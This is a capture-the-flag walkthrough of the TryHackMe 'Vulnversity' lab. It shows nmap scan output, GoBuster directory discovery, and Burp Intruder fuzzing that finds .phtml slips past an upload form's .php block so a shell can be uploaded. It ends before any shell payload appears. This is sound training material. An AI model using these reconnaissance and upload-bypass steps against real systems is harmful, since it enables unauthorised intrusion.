
Vulnversity

Written By: Kyli0x



Grettings, I hope you enjoy my write-up of the machine Vulnversity, and I highly recommend checking out all the other rooms at https://tryhackme.com

Room Name: Vulnversity
Room Link: https://tryhackme.com/room/vulnversity
Difficulity: Easy
Target: Linux

Task 1: [Deploy the machine]

After joining the room, & connecting to your VPN, click on the green Deploy button. After deploying the machine, you will get an IP Address. (This could be different for each user & can take up to 1 minute)

Task 2: [Reconnaissance]

IP: 10.10.85.37
Here we will be using nmap to find open ports on this machine.
If you do not have nmap, you can either use the provided Kali Linux machine, load up your own Kali Linux machine or other pentesting distro of your liking, or install nmap on your local machine. We can see that the first question is telling us to scan this machine with a given nmap command with pre-defined arguments. So lets get scanning!

#1: Scan this box: nmap -sV

```
[kyli0x:~/ctf/tryhackme/vulnersity]$ nmap -sV 10.10.85.37
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-07 18:43 EDT
Nmap scan report for 10.10.85.37
Host is up (0.098s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.57 seconds
```

#2: Scan the box, how many ports are open?

- Answer: 6
  As we can see, there are 6 ports open. They are 21, 22, 139, 445, 3128, & 3333.

#3: What version of the squid proxy is running on the machine?

- Answer: 3.5.12
  Squid http proxy is running 3.5.12

#4: How many ports will nmap scan if the flag -p-400 was used?

- Answer: 400
  The -p flag is the port ranges which you can specify to scan any ports from 1 to 65535. To find this information or any other information about nmap type in `man nmap` in your terminal. To search for anything specific in your man pages use the `/` command then type in what you are looking for. (in this case i will be typing `/-p-`) With that said, the `-p-400` flag will scan 400 ports.

```
PORT SPECIFICATION AND SCAN ORDER
       In addition to all of the scan methods discussed previously, Nmap offers options for specifying which ports are scanned and
       whether the scan order is randomized or sequential. By default, Nmap scans the most common 1,000 ports for each protocol.

       -p port ranges (Only scan specified ports)
           This option specifies which ports you want to scan and overrides the default. Individual port numbers are OK, as are
           ranges separated by a hyphen (e.g.  1-1023). The beginning and/or end values of a range may be omitted, causing Nmap to
           use 1 and 65535, respectively. So you can specify -p- to scan ports from 1 through 65535. Scanning port zero is allowed
           if you specify it explicitly. For IP protocol scanning (-sO), this option specifies the protocol numbers you wish to
           scan for (0-255).
/-p-
```

#5: Using the nmap flag -n what will it not resolve?

- Answer: DNS
  Back to explaining how to search the man pages of any given program. lets do a quick search for `-n`. We can see that -n states to never do DNS resolution.
  (Quick tip: pressing the `n` or `p` buttons accordingly will move you to the next/previous results found in your search criteria).

#6: What is the most likely operating system this machine is running?

- Answer: Ubuntu
  If we take a look at our nmap results, we can see that on the same line as 3333/tcp it shows this machine is running Apache httpd 2.4.18 ((Ubuntu)). Now this is not always correct, but we can assume for this machine, that Ubuntu is the correct answer, and it is.

#7: What port is the web server running on?

- Answer: 3333
  Under the SERVICE column in our nmap results, we can see that http is running on port 3333.


#8: Summary of question 8, its basically advising you to learn how nmap works, and be sure to do a thorough scan when doing reconnaissance on a machine.

Task 3: [Locating directories using GoBuster]

Here we are told to use GoBuster to locate a directory that we can use to upload a shell to.


#1 Lets first start of by scanning the website to find any hidden directories. To do this, we're going to use GoBuster.

- Answer -
  There are a list of some useful flags to use for GoBuster inside question #1. They recommend using the command `$ gobuster dir -u http://<ip>:3333 -w <word list location>`
  I am going to use the 2.3 small wordlist inside the dirbuster directory. Lets see what we can find.



#2: What is the directory that has an upload form page?

- Answer: /internal/
  After letting GoBuster run we can see what results we get back. If you're not familiar with any of these, be sure to check out each result until you find what you are looking for. I noticed GoBuster returned a result for "/internal". Lets check out that directory. Sure enough it gives us an option to upload an image.



Task 4: [Compromise the webserver]

#1: Try upload a few file types to the server, what common extension seems to be blocked?


- Answer: .php
  If you are not familiar with uploading shells, you just need to spend some time uploading different file types, but with having a little bit of knowledge about shells and extensions, this will narrow down your choices. We noticed that the extension .php is blocked.

#2: To identify which extensions are not blocked, we're going to fuzz the upload form.


- Answer: -

#3: What extension is allowed?


- Answer: .phtml
  First lets create the phpext.txt file, Use your text editor of choice here.



Then verify that BurpSuite Intercept is on. Go ahead and upload any file to the upload page. I'm going to just use the phpext.txt file that I created for convience, but you can use any file you like.




One you clicked submit, jump back over to BurpSuite and you will see the intercepted request.




First lets click on the "Action" button and then click "send to Intruder" (or use CTRL + I)


Now you should see that the Intruder tab changed colors, go ahead and click on the "Intruder" tab. Next you will see 4 other tabs, go ahead and click on "Positions". Here you can see the file you previously were trying to upload. Go ahead and click on the "Payloads" tab.




You will see there is an area called "Payload Options [Simple list]". click on Load... and select your phpext.txt file that we created earlier. (You can use other worldlists, Kali Linux supplies more wordlists for example: `/usr/share/seclists/Fuzzing/extensions-most-common.fuzz.txt`



Scroll down to the bottom and you will see another area called "Payload Encoding". unclick the "URL-encode these characters:" option.




Now on the top right click "Start attack".



Request	Position	Payload	Status	Error	Timeo...	Length	Comment
0			200			737	
1	1	.php	200			737	
2	1	.php3	200			737	
3	1	.php4	200			737	
4	1	.php5	200			737	
5	1	.phtml	200			723	
6	2	.php	200			737	
7	2	.php3	200			737	
8	2	.php4	200			737	
9	2	.php5	200			737	
10	2	.phtml	200			737	
11	3	.php	200			737	
12	3	.php3	200			737	
13	3	.php4	200			737	
14	3	.php5	200			737	
15	3	.phtml	200			737	

If you used the phpext.txt file that I suggested earlier, you should see 15 requests. Remember how we unlicked the "URL-encode these characters" option. Well now if we look at the "Length" column, we can see that .phtml is showing `723` which is different than the rest of the requests,

which are all showing `737`. This is the file extension that we will be able to use to upload a shell.


Attack Save Columns

